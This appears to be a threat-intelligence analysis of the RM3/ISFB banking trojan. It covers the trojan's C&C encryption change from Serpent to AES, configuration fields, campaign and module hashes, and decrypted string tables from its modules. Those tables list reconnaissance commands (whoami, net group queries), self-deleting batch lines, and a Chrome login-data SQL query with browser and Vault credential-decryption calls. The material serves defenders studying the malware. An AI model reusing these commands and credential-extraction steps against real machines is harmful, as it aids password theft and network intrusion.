
AES 128 CBC implementation in RM3

RM3 C&C response also reviewed


Before build 300960, **RM3** treated data received from controllers as described below. Information was split into two encrypted parts (a header and a body) which are treated differently:

1. The encrypted head was decrypted with the public RSA key extracted from modules, to extract a Serpent key
2. This Serpent key was then used to decrypt the encrypted data in the body (this is a different key from client.ini and loader.ini).

This was the setup before build 300960:



Now, in the recently released 300960 build, with Serpent removed and AES implemented instead, the structure of the encrypted header has changed as indicated below:



The decrypted body data produced by this process is not in an entirely standard format. In fact, it's compressed with the *APlib* library. But removing the first 0x14 bytes (or sometimes 0x4 bytes) and decompressing it, ensures that the final block is ready for analysis.

- If it's a DLL, it will be recognised with the PX format
- If it's web injects, it's an archive that contains .sig files (that is, MAIN.SIG†)
- If it's tasks or config updates, these are in a classic raw **ISFB** config format

† SIG can probably be taken to mean 'signature'

Changes in .ini files

Two fields have been added in the latest campaigns. Interestingly, these are not new **RM3** features but old ones that have been present for quite some time.

```
{
    "SENDFGKEY": "0",    // Send Foreground Key
    "SUBDOMAINS": "0",
}
```

Appendix

IoCs – Campaign

```
00cd7319a42bbabd0c81a7e9817d2d5071738d5ac36b98b8ff9d7383c3d7e1ba - DE
a7007821b1acbf36ca18cb2ec7d36f388953fe8985589f170be5117548a55c57 - Italy
5ee51dfd1eb41cb6ce8451424540c817dbd804f103229f3ae1b645b320cbb4e8 - Australia/NZ 1
c7552fe5ed044011aa09aebd5769b2b9f3df0faa8adaab42ef3bfff35f5190aa - Australia/NZ 2
261c6f7b7e9d8fc808a4a9db587294202872b2a816b2b98516551949165486c8 - UK 1
```

```
2e0b219c5ac3285a08e126f11c07ea3ac60bc96d16d37c2dc24dd8f68c492a74 - UK 2
6818b6b32cb91754fd625e9416e1bc83caac1927148daaa3edaed51a9d04e864 - Worldwide ?

86b670d81a26ea394f7c0edebdc93e8f9bd6ce6e0a8d650e32a0fe36c93f0dee - GoziAT/ISFB RM2
```

IoCs – Modules

```
b15c3b93f8de40b745eb1c1df5dcdee3371ba08a1a124c7f20897f87f23bcd55  loader.exe (Build 300932)
ce4fc5dcab919ea40e7915646a3ce345a39a3f81c33758f1ba9c1eae577a5c35  loader.dll (Build 300932)

ba0e9cb3bf25516e2c1f0288e988bd7bd538d275373d36cee28c34dafa7bbd1f  explorer.dll (Build 300932)
accb76e6190358760044d4708e214e546f87b1e644f7e411ba1a67900bcd32a1  bl.dll (Build 300932)
f90ed3d7c437673c3cfa3db8e6fbb3370584914def2c0c2ce1f11f90f199fb4f  ntwrk.dll (Build 300932)
38c9aff9736eae6db5b0d9456ad13d1632b134d654c037fba43086b5816acd58  rt.dll (Build 300932)

2c7cdcf0f9c2930096a561ac6f9c353388a06c339f27f70696d0006687acad5b  browser.dll (Build 300932)
34517a7c78dd66326d0d8fbb2d1524592bbbedb8ed6b595281f7bb3d6a39bc0a  chrome.dll (Build 300932)
59670730341477b0a254ddbfc10df6f1fcd3471a08c0d8ec20e1aa0c560ddee4  firefox.dll (Build 300932)
d927f8793f537b94c6d2299f86fe36e3f751c94edca5cd3ddcdbd65d9143b2b6  iexplorer.dll (Build 300932)
199caec535d640c400d3c6b35806c74912b832ff78cb31fd90fe4712ed194b09  microsoftedgecp.dll (Build 300932)
13635b2582a11e658ab0b959611590005b81178365c12062e77274db1d0b4f0c  msedge.dll (Build 300932)

65a1923e037bce4816ac2654c242921f3e3592e972495945849f155ca69c05e5  loader.dll (Build 300960)

d1f5ef94e14488bf909057e4a0d081ff18dd0ac86f53c42f53b12ea25cdcfe76  cmdshell.dll (Build 300869)
820faca1f9e6e291240e97e5768030e1574b60862d5fce7f6ba519aaa3dbe880  vnc.dll (Build 300869)
```

Shellcode – startup module – bss decrypted

```
Windows Security
NTDLL.DLL
RtlExitUserProcess
KERNEL32.DLL
bl.dll - bss decrypted
Microsoft Windows
KERNEL32.DLL
ADVAPI32.DLL
NTDLL.DLL
KERNELBASE
USER32
LdrUnregisterDllNotification
ResolveDelayLoadsFromDll
Software
Wow64EnableWow64FsRedirection
\REGISTRY\USER\%s\%s\
```

```
{%08X-%04X-%04X-%04X-%08X%04X}
SetThreadInformation
GetWindowThreadProcessId
%08X-%04X-%04X-%04X-%08X%04X
RtlExitUserThread
S-%u-%u
-%u
Local\
\\.\pipe\
%05u
LdrRegisterDllNotification
NtClose
ZwProtectVirtualMemory
LdrGetProcedureAddress
WaitNamedPipeW
CallNamedPipeW
LdrLoadDll
NtCreateUserProcess
.dll
%08x
GetShellWindow
\KnownDlls\ntdll.dll
%systemroot%\system32\c_1252.NLS
\??\
\\?\
```

explorer.dll – bss decrypted

```
indows Security
.jpeg
Main
.gif
.bmp
%APPDATA%\Microsoft\
tasklist.exe /SVC
\Microsoft\Windows\
cmd /C "%s" >> %S0
systeminfo.exe
driverquery.exe
net view
nslookup 127.0.0.1
whoami /all
net localgroup administrators
net group "domain computers" /domain
reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s
cmd /U /C "type %S0 > %S & del %S0"
```

```
echo -------- %u
KERNELBASE
.exe
RegGetValueW
0x%S
.DLL
DllRegisterServer
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Serialize
0x%X,%c%c
Startupdelayinmsec
ICGetInfo
SOFTWARE\Classes\Chrome
DelegateExecute
\\?\
%userprofile%\appdata\local\google\chrome\user data\default\cache
\Software\Microsoft\Windows\CurrentVersion\Run
http\shell\open\command
ICSendMessage
%08x
 | "%s" | %u
msvfw32
ICOpen
ICClose
ICInfo
main
%userprofile%\AppData\Local\Mozilla\Firefox\Profiles
.avi
https://
Video: sec=%u, fps=%u, q=%u
Local\
%userprofile%\appdata\local\microsoft\edge\user data\default\cache
MiniDumpWriteDump
cache2\entries\*.*
%PROGRAMFILES%\Mozilla Firefox
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\*.default*
Software\Classes\CLSID\%s\InProcServer32
open
http://
file://
DBGHELP.DLL
%temp%\rm3.dmp
%u, 0x%x, "%S"
"%S", 0x%p, 0x%x
%APPDATA%
SOFTWARE\Microsoft\Windows NT\CurrentVersion
InstallDate
```

rt.dll – bss decrypted

```
Windows Security
%s%02u:%02u:%02u
:%u
attrib -h -r -s %%1
del %%1
if exist %%1 goto %u
del %%0
Low\
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
|$$$}rstuvwxyz{$$$$$$$>?@ABCDEFGHIJKLMNOPQRSTUVW$$$$$$XYZ[\]^_`abcdefghijklmnopq
*.*
.bin
open
%02u-%02u-%02u %02u:%02u:%02u
*.dll
%systemroot%\system32\c_1252.NLS
rundll32 "%s",%S %s
"%s"
cmd /C regsvr32 "%s"
Mb=Lk
Author
n;
QkkXa
M<q
```

netwrk.dll – bss decrypted

```
&WP
POST
Host
%04x%04x
GET
Windows Security
Content-Type: multipart/form-data; boundary=%s
Content-Type: application/octet-stream
--%s
--%s--
%c%02X
https://
http://
%08x%08x%08x%08x
form
%s=%s&
```

```
/images/
.bmp
file://
type=%u&soft=%u&version=%u&user=%08x%08x%08x%08x&group=%u&id=%08x&arc=%u&crc=%08x&size=%u&uptime=%u
index.html
Content-Disposition: form-data; name="%s"
; filename="%s"
&os=%u.%u_%u_%u_x%u
&ip=%s
Mozilla/5.0 (Windows NT %u.%u%s; Trident/7.0; rv:11.0) like Gecko
; Win64; x64
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
%08x
|$$$}rstuvwxyz{$$$$$$$>?@ABCDEFGHIJKLMNOPQRSTUVW$$$$$$XYZ[\]^_`abcdefghijklmnopq
F%D,3
overridelink
invalidcert
9*.onion
&sysid=%08x%08x%08x%08x
```

browser.dll – bss decrypted

```
%c%02X
.php
Windows Security
1.3.6.1.5.5.7.3.2
1.3.6.1.5.5.7.3.1
2.5.29.15
2.5.29.37
2.5.29.1
2.5.29.35
2.5.29.14
2.5.29.10
2.5.29.19
1.3.6.1.5.5.7.1.1
2.5.29.32
1.3.6.1.5.5.7.1.11
1.3.6.1.5.5.7
1.3.6.1.5.5.7.1
2.5.29.31
1.2.840.113549.1.1.11
1.2.840.113549.1.1.5
WS2_32.dll
iexplore.hlp
ConnectEx
Local\
```

```
WSOCK32.DLL
WININET.DLL
CRYPT32.DLL
socket
connect
closesocket
getpeername
WSAStartup
WSACleanup
WSAIoctl
User-Agent
Content-Type
Content-Length
Connection
Content-Security-Policy
Content-Security-Policy-Report-Only
X-Frame-Options
Access-Control-Allow-Origin
chunked
WebSocket
Transfer-Encoding
Content-Encoding
Accept-Encoding
Accept-Language
Cookie
identity
gzip, deflate
gzip
Host
://
HTTP/1.1 404 Not Found
Content-Length: 0
://
HTTP/1.1 503 Service Unavailable
Content-Length: 0
http://
https://
Referer
Upgrade
Cache-Control
Last-Modified
Etag
no-cache, no-store, must-revalidate
ocsp
TEXT HTML JSON JAVASCRIPT
SECUR32.DLL
SECURITY.DLL
```

```
InitSecurityInterfaceW
BUNNY
SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL
SendTrustedIssuerList
@ID@
URL=
Main
@RANDSTR@
Blocked
@GROUP@
BLOCKCFG=
LOADCFG=
DELCFG=
VIDEO=
VNC=
SOCKS=
CFGON=
CFGOFF=
ENCRYPT=
http
@%s@
http
grabs=
POST
PUT
GET
HEAD
OPTIONS
URL: %s
REF: %s
LANG: %s
AGENT: %s
COOKIE: %s
POST:
USER: %s
USERID: %s
@*@
***
IE:
:Microsoft Unified Security Protocol Provider
FF:
CR:
ED:
iexplore
firefox
chrome
edge
```

```
InitRecv %u, %s%s
CompleteRecv %u, %s%s
LoadUrl %u, %s
NEWGRAB
CertGetCertificateChain
CertVerifyCertificateChainPolicy
NSS_Init
NSS_Shutdown
nss3.dll
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
hostname
vaultcli
%PROGRAMFILES%\Mozilla Thunderbird
encryptedUsername
%USERPROFILE%\AppData\Roaming\Thunderbird\Profiles\*.default
encryptedPassword
logins.json
%systemroot%\syswow64\svchost.exe
Software\Microsoft\Internet Explorer\IntelliForms\Storage2
FindCloseUrlCache
VaultEnumerateItems
type=%s, name=%s, address=%s, server=%s, port=%u, ssl=%s, user=%s, password=%s
FindNextUrlCacheEntryW
FindFirstUrlCacheEntryW
DeleteUrlCacheEntryW
VaultEnumerateVaults
VaultOpenVault
VaultCloseVault
VaultFree
VaultGetItem
c:\test\sqlite3.dll
SELECT origin_url, username_value, password_value FROM logins
encrypted_key":"
default\login data
BCryptSetProperty
%userprofile%\appdata\local\google\chrome\user data
local state
DPAPI
v10
BCryptDecrypt
AES
Microsoft Primitive Provider
BCryptDestroyKey
BCryptCloseAlgorithmProvider
```

```
ChainingModeGCM
BCryptOpenAlgorithmProvider
BCryptGenerateSymmetricKey
BCRYPT
%userprofile%\appData\local\microsoft\edge\user data
```

Source: https://blog.fox-it.com/2021/05/04/rm3-curiosities-of-the-wildest-banking-malware/